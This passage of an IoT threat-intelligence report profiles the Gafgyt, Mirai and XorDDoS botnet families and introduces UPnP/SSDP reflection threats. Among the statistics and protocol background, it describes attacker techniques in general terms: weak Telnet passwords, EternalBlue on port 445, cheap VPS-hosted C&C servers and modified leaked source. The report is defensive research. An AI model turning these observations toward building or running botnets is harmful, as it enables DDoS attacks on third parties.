An analysis of captured data reveals that IoT botnets tend to be centralized and offered as a service, thus virtually forming a hosting mechanism. Most attackers do not need to build botnets on their own, but try to achieve their attack purposes via the purchased DDoS service. In the meantime, DDoS service providers keep improving the infection code and adding exploit methods to take over as many bot machines as possible, in an attempt to provide higher-bandwidth attack services.

This section analyzes IoT malware families from different dimensions based on our understanding of the following known families: Gafgyt (Qbot), XorDDoS, BillGates, Mirai and its variants (sator, Hajime, ⋯), Tsunami, and MayDay.

3.4.1 Sample-based Analysis

The numbers of samples of different IoT malware families shown in Figure 3.22 and Figure 3.23 were respectively based on data from a threat hunting system and such intelligence systems as NTI and VirusTotal. Despite different data sources, both figures indicate that Gafgyt and Mirai were top 2 families with the most variants, reflecting a trend of most malicious code using the same source code. The reason behind this is that the source code of Gafgyt and Mirai families has been disclosed and can be modified at will. Their variants are different mainly in C&C addresses and attack methods. This is one of the distinctive characteristics of tool users. Arguably, they represent a majority of attackers.




Figure 3.22 Proportions of malware family samples captured by the threat hunting system




Figure 3.23 Proportions of malware family samples captured by NTI and VirusTotal

Attacked ports of IoT devices were also analyzed, as shown in Figure 3.24. Most attacks (70%) targeted ports 23 and 445. Port 23, as the default port of the Telnet service, was often hit by weak password cracking attacks; port 445, used for the Server Message Block (SMB) service, was often targeted by EternalBlue. These two attack methods are favored by Mirai and Gafgyt, which again evidences that most malicious code stems from the two families.




Figure 3.24 Proportions of attacked ports

By analyzing captured data, we see an obvious trend: IoT-based botnets are centralized and offered as

services, forming a hosting mechanism. Most attackers, instead of creating their own botnets, achieve attack purposes simply via the purchased DDoS service. Furthermore, service providers continue to improve the infection code and add exploit methods, in a bid to hold captive as many bot machines as possible and provide higher-bandwidth attack services.

3.4.2 Attack-centered Analysis

This section analyzes malware families from the perspective of DDoS attacks that infected IoT devices have conducted. A look into data about abnormal IoT devices for malware families exposes about 60,000 IoT devices showing characteristics of botnet families. By associating network addresses of bot machines with data about abnormal IoT devices, we find out the monthly number of active bot machines, major malware families, and abnormal behavior. The monthly number of active bots in this report covers bot machines launching DDoS attacks in a month.

Viewpoint 13: In terms of the scale, Gafgyt and XorDDoS are two biggest botnet families. June 2018 saw the largest number of active abnormal IoT bots. The Gafgyt family mainly took routers and cameras as targets in DDoS attacks, and the XorDDoS family mainly attacked cameras.




Figure 3.25 Monthly number of active bots launching DDoS attacks




Figure 3.26 Malware families that have infected abnormal IoT devices

Over a five-month period from May to October 2018, June was most affected by DDoS attacks. The two largest botnet families were Gafgyt and XorDDoS. Also included in the top 5 were BillGates, Mirai, and ChinaZ. When narrowing down the analysis to Gafgyt and XorDDoS, we have the following findings.




Figure 3.27 Monthly number of active Gafgyt-infected devices





Figure 3.28 Monthly number of active XorDDoS-infected devices

The Gafgyt family and the XorDDoS family had the most active devices under their control in June 2018, as shown in Figure 3.27 and Figure 3.28. In this month, around 12,000 devices launched DDoS attacks, while active Gafgty- and XorDDoS-infected devices added up to 9000, representing 77% of the total active ones. Obviously, DDoS attacks launched in June 2018 were mainly attributable to the Gafgyt and XorDDoS families. Our next action is to identify IoT device types controlled by the two families.



(a)Bot machine types controlled by Gafgyt (b)Bot machine types controlled by XorDDoS

Figure 3.29 Bot machine types controlled respectively by Gafgyt and XorDDoS

As shown in Figure 3.29, abnormal IoT devices under Gafgyt's control were mainly routers, cameras, and VoIP phones, together accounting for 99% of all abnormal devices. As for XorDDoS, top 3 infected device types were cameras, routers, and VoIP phones. Although the types of controlled devices were the same, their numbers varied a lot. For Gafgyt, routers and cameras were on a par. When it comes to XorDDoS, cameras were much more than other types of devices.

3.4.3 Anatomy of Typical Malware Families

Section 3.4.1 "Sample-based Analysis" analyzes IoT malware samples sourced from the threat hunting system and section 3.4.2 "Attack-centered Analysis" analyzes malware-infected device types from the dimension of malicious behavior. Gafgyt stands out in both sections. In chapter 1 "Major IoT Incidents in 2018" that looks back on major IoT security incidents in 2018, Mirai is a family frequently mentioned, whose popularity is demonstrated in section 3.4.1 "Sample-based Analysis." Therefore, this section is dedicated to these two families, presenting a more detailed analysis of their characteristics and distribution.

3.4.3.1 Gafgyt Family

Gafgyt was first spotted in 2014, and its samples are compiled with C, supporting a wide range of Linux platforms. In 2015, the source code of Gafgyt was disclosed. It turned out that the source code was compiled from a C file of no more than 1600 lines of code. It was then rapidly embraced by hackers owing to the ease of deployment and modification. A lot of cyber criminals on the black market take to this source code for secondary development. Gafgty and its variants stole the limelight in 2018. Every day, 1.5 new variants on average were found to be compiled from the source code of Gafgyt.

To date, Gafgyt variants have shown the following characteristics:

1. Being infectious. Gafgyt has up to 21 vulnerability scanning modules to infect devices and boasts a capability of fast self-propagation.
2. Being productive. The family's instruction format and protocol are easy to modify, allowing fast creation of variants. In early 2018, the daily number of new Gafgyt variants reached 1.5 on

average. By December 31, 2018, the most active variants included BUILD, Shelling, Demon, Arch, Boatnet, Hakai, and Katura.

3. Being exclusive. All Gafgyt samples we have observed by far try to search for other known IoT botnet families and kill their processes in order to preempt all resources and gain exclusive control of the infected devices.
4. Being available as services. According to our observation, in October 2018, a lot of C&C servers began to issue incessant instructions around the clock for attacking different targets. From chat messages of attackers and messages prompting that multiple attackers had logged in, the family was turning from the traditional model of selling DDoS attack traffic to the service model of offering mercenary bots.
5. Being easy to deploy. Configuring a C&C server of this family requires only a public IP address, which can be achieved by renting a cheap virtual private server (VPS). Therefore, every day we can capture 2–3 IP addresses of C&C servers of Gafgyt via honeypots.

Figure 3.30 shows the global distribution of C&C servers of Gafgyt monitored by the threat hunting system.




Figure 3.30 Global distribution of C&C servers of the Gafgyt family

3.4.3.2 Mirai Family

As we all know, the infamous Mirai family outshone all other malware families in 2016. Figure 3.31 shows a timeline of major incidents attributable to the family throughout the year, which tells us how active Mirai was at that time.




Figure 3.31 Major incidents caused by the Mirai family in 2016

As the source code of Mirai was disclosed, its variants were everywhere in 2018. The original developer "considerately" prepared a lot of widgets so that attackers can easily adapt C&C addresses and any parts of code to their purposes. This explains why Mirai and its variants underwent an explosive growth in 2018.

When analyzing a captured Mirai variant sample, researchers would name the variant according to "/bin/busybox/xxxx" in the related binary file. These characters (xxxx) can indicate whether Mirai has been successfully planted into targeted devices and so are used to identify variants.

Mirai variants are different from Mirai in the following aspects:

1. Infection method. Hackers create variants by changing the infection/exploit method. Typical examples of these variants are Wicked, ADB Miner, OrkSec, and Okiru.
2. Functions. Through secondary development based on the source code of Mirai, hackers can delete or add some functions to create new variants. For example, the variant dubbed OMG adds code of 3proxy for additional functions, while the variant named JenX modifies the source code of Mirai to delete scanning and exploit functions.

Figure 3.32 shows the global distribution of C&C servers of the Mirai family monitored by the threat hunting system.




Figure 3.32 Global distribution of C&C servers of the Mirai family

Figure 3.33 shows the global distribution of Mirai targets detected by the threat hunting system.




Figure 3.33 Global distribution of targets of the Mirai family

Figure 3.34 shows types of DDoS attacks initiated by the Mirai family in 2018. Of all these attacks, plain UDP floods optimized for speed and proxy knockback connection attacks together accounted for 78.55%.




Figure 3.34 Types of DDoS attacks initiated by the Mirai family in 2018

3.5 Sum-up

This chapter starts with statistics of exposed IoT assets over a six-month period in 2018 and then associates data concerning worldwide routers, cameras, VoIP phones, and printers with detected abnormal behavior. An analysis of abnormal behavior of abnormal IoT devices exposes DDoS attacks, botnet communication, and scanning as top 3 types of abnormal behavior. 79.36% of abnormal IoT devices engaged in these activities and so deserve special attention. In April 2018, 200,000 MikroTik routers were breached and reduced to accomplices of the hacker for cryptoming. A follow-up analysis of this incident reveals that 26,000 MikroTik routers were still busy mining cryptocurrency in October in Brazil. IoT devices being difficult to upgrade and patch is a great challenge to overcome in IoT security.

In China, abnormal IoT devices were mostly distributed in top GDP provinces like Guangdong, Jiangsu, Shandong, and Zhejiang. These provinces had the most IoT devices and the most abnormal ones as well. This means that, while economically developed regions benefit from wide adoption of IoT devices, they are troubled by rampant IoT-related threats. According to captured malware samples and collected IoT device data, Gafgyt, Mirai, and XorDDoS were most active malware families. Besides, botnets are becoming increasingly centralized and available via the related service, forming a hosting mechanism. As a result, attackers can achieve their malicious purposes by purchasing the DDoS service, without needing to spend time creating their own botnets. This further aggravates the threat of IoT devices. For the same type of devices from different vendors and deployed in different regions, hackers have different preferences when using them to hit targets. Therefore, protections for these devices should also vary. Defenders, who are always in a disadvantageous position in the battlefield of cybersecurity, should consider how to overcome the dilemma of being led by the nose by hackers. Nowadays, artificial intelligence (AI) and big data technologies are on the way to maturity. It is advisable to address problems of abnormal IoT devices being vulnerable and difficult to protect and track with a combined method of AI + big data.

4

THREAT ANALYSIS AROUND THE UPNP PROTOCOL STACK

4.1 Introduction

In 2014, NSFOCUS discovered over 7 million UPnP/SSDP devices worldwide that could possibly be leveraged to launch DDoS attacks[41]. According to the spot-check data of the National Computer Network Emergency Response Technical Team/Coordination Center of China (CNCERT or CNCERT/CC), there were about 1.9 million reflection servers in China participating in SSDP[12] reflection DDoS attacks by March 2018[38]. In a research report published in November 2018[9], Akamai mentioned that over 45,000 routers had been exploited by attackers to expose LAN-side services on the Internet. To achieve this, attackers leveraged the port mapping capability of the UPnP SOAP service on routers. Although the statistical dimension and method were different, all these researches led to the same conclusion: The UPnP service is widely exposed on the Internet, posing a severe threat to the security of IoT devices. The Behavior Analysis of IP Chain-Gangs[12] analyzes DDoS attack data collected by NSFOCUS since 2017 and presents the distribution of IP chain-gangs by attack type. According to this report, SSDP reflection attacks accounted for 40% of DDoS attacks ranging from 70 to 200 Tbps and of those ranging from 200 to 400 Tbps.

Tencent's Yunding Lab also published an article analyzing the distribution of DDoS attack types targeting the gaming industry in 2018[40]. According to this article, the percentage of reflective amplification DDoS attacks had exceeded that of SYN flood and UDP flood attacks. SSDP reflection attacks were most frequently launched, representing 20.33% of all reflection attacks. All these indicate that the UPnP protocol stack is faced with serious security issues. Therefore, we dedicate a whole chapter to exploring the security of related protocols, implementations, and services, and analyzing related threats.

4.1.1 Introduction to the UPnP Technology

Currently, the IoT is fragmented. IoT device vendors, when designing products, do not follow a common standard, but use their own application-layer protocols. As a result, it is not unusual that smart speakers from one vendor, like Tencent, cannot control smart sockets from another vendor, like Mi. The Open

12 SSDP is a protocol used by the UPnP service at the discovery stage.

Connectivity Foundation (OCF) is an industry group that is dedicated to promoting the development of the IoT industry and providing specifications, code, and a certification program to ensure interoperability between IoT devices and traditional systems, thereby avoiding restricted communication caused by disparate operating systems and frameworks. The UPnP technology promoted by OCF defines a distributed, open architecture for pervasive peer-to-peer network connectivity of smart devices (routers, printers, smart light bulbs, ⋯), wireless devices, and personal computers (PCs). It is designed to bring easy-to-use, flexible, and standards-based connectivity to networks whether in the home, in a small business, or attached to the Internet. Interconnectivity between products from different IoT vendors can be ensured as long as these vendors design products based on a common architecture and as per a universal standard.

Nowadays, the UPnP technology has been widely adopted in many scenarios, such as the P2P acceleration service of video streaming websites, Xbox game service, P2P video service of instant messaging programs, and other traditional service scenarios. At the same time, more and more IoT products, such as routers, Yeelight bulbs, and Philips's Huh lighting system, are designed by using or referring to the UPnP technology. A network printer, for example, that supports UPnP can connect to the network via DHCP and then uses SSDP to enable PCs to discover its IP address before PCs create or cancel print jobs. This whole process requires no manual configuration.

Technically, the UPnP architecture[28] uses a series of existing Internet communication protocols, including some developed by OCF. The UPnP protocol stack is a multilayer framework, with each layer based on the immediate lower layer and at the same time as the basis of the immediate upper layer until reaching the highest vendor-specific device definition layer. Table 4.1 illustrates relationships between layers.

Table 4.1 UPnP architecture – protocol stack

<table>
<tr><td colspan="3">UPnP vendor</td></tr>
<tr><td colspan="3">UPnP Forum</td></tr>
<tr><td colspan="3">UPnP device architecture</td></tr>
<tr><td rowspan="2">SSDP</td><td>SOAP</td><td>GENA</td></tr>
<tr><td colspan="2">HTTP</td></tr>
<tr><td>UDP</td><td colspan="2">TCP</td></tr>
<tr><td colspan="3">IP</td></tr>
</table>

The IP layer is at the bottom, mainly used by devices and control points in the UPnP architecture to get network addresses. This layer allows devices to obtain network addresses via DHCP or automatic IP addressing (Auto-IP). In addition, it carries data of the upper-layer protocols.

UDP and TCP are at the second layer, used to transmit data.

The third layer defines core protocols in the UPnP procedure: UDP-based SSDP discovers devices on a LAN; TCP/HTTP-based SOAP controls devices; TCP/HTTP-based GENA (General Event Notification Architecture) is used for event subscription and notification.

The fourth layer defines the UPnP device architecture, which is only an abstract, common device model, but necessary for all UPnP devices.

The fifth layer is the device definition layer of the UPnP Forum, which assigned its assets to OCF on January 1, 2016. OCF defines standards for different home appliances and devices and specifies functions for different products. For example, it has developed a standard for gateway devices, allowing these devices to perform port forwarding based on UPnP. There is also a standard for smart light bulbs, allowing devices to be switched on/off and changed in color based on UPnP. Vendors can quickly design products supporting UPnP based on an appropriate template at this layer. Finally, these standards specific to device types may gradually evolve into standards followed by the entire industry.

The sixth layer is for a vendor to define its devices. That is to say, the vendor fills out device information, including information of the vendor and the serial number of the product, in a template provided by OCF pursuant to the related standard at the fifth layer, with no concern about underlying implementation.

4.1.2 Workflow of UPnP

The steps needed for a device to use UPnP networking are IP addressing, discovery, description, control, eventing, and presentation, as shown in Figure 4.1.




Figure 4.1 Flow chart of UPnP

The foundation for UPnP networking is IP addressing. In an IPv4 environment, each device or control point implements a DHCP client and searches for a DHCP server when first connected to the network. If a DHCP server is available, the device or CP shall use the IP address assigned to it. If no DHCP server is available, the device or control point shall use Auto-IP to obtain an address.

The discovery architecture is shown in Figure 4.2. According to SSDP (also known as the UPnP discovery protocol), when a UPnP-enabled device knows it is newly added to the network, it shall multicast a number of discovery messages advertising itself and its services to control points. Generally, SSDP also allows a control point, which is newly added to the network, to search for interesting devices and services in the network via multicast or unicast messages. Messages exchanged in either of the preceding cases usually contain basic characteristics of the device or the service provided by the device, such as the type, universally unique identifier (UUID), and the Uniform Resource Locator (URL) to service descriptions.




Figure 4.2 Flow chart of the discovery stage

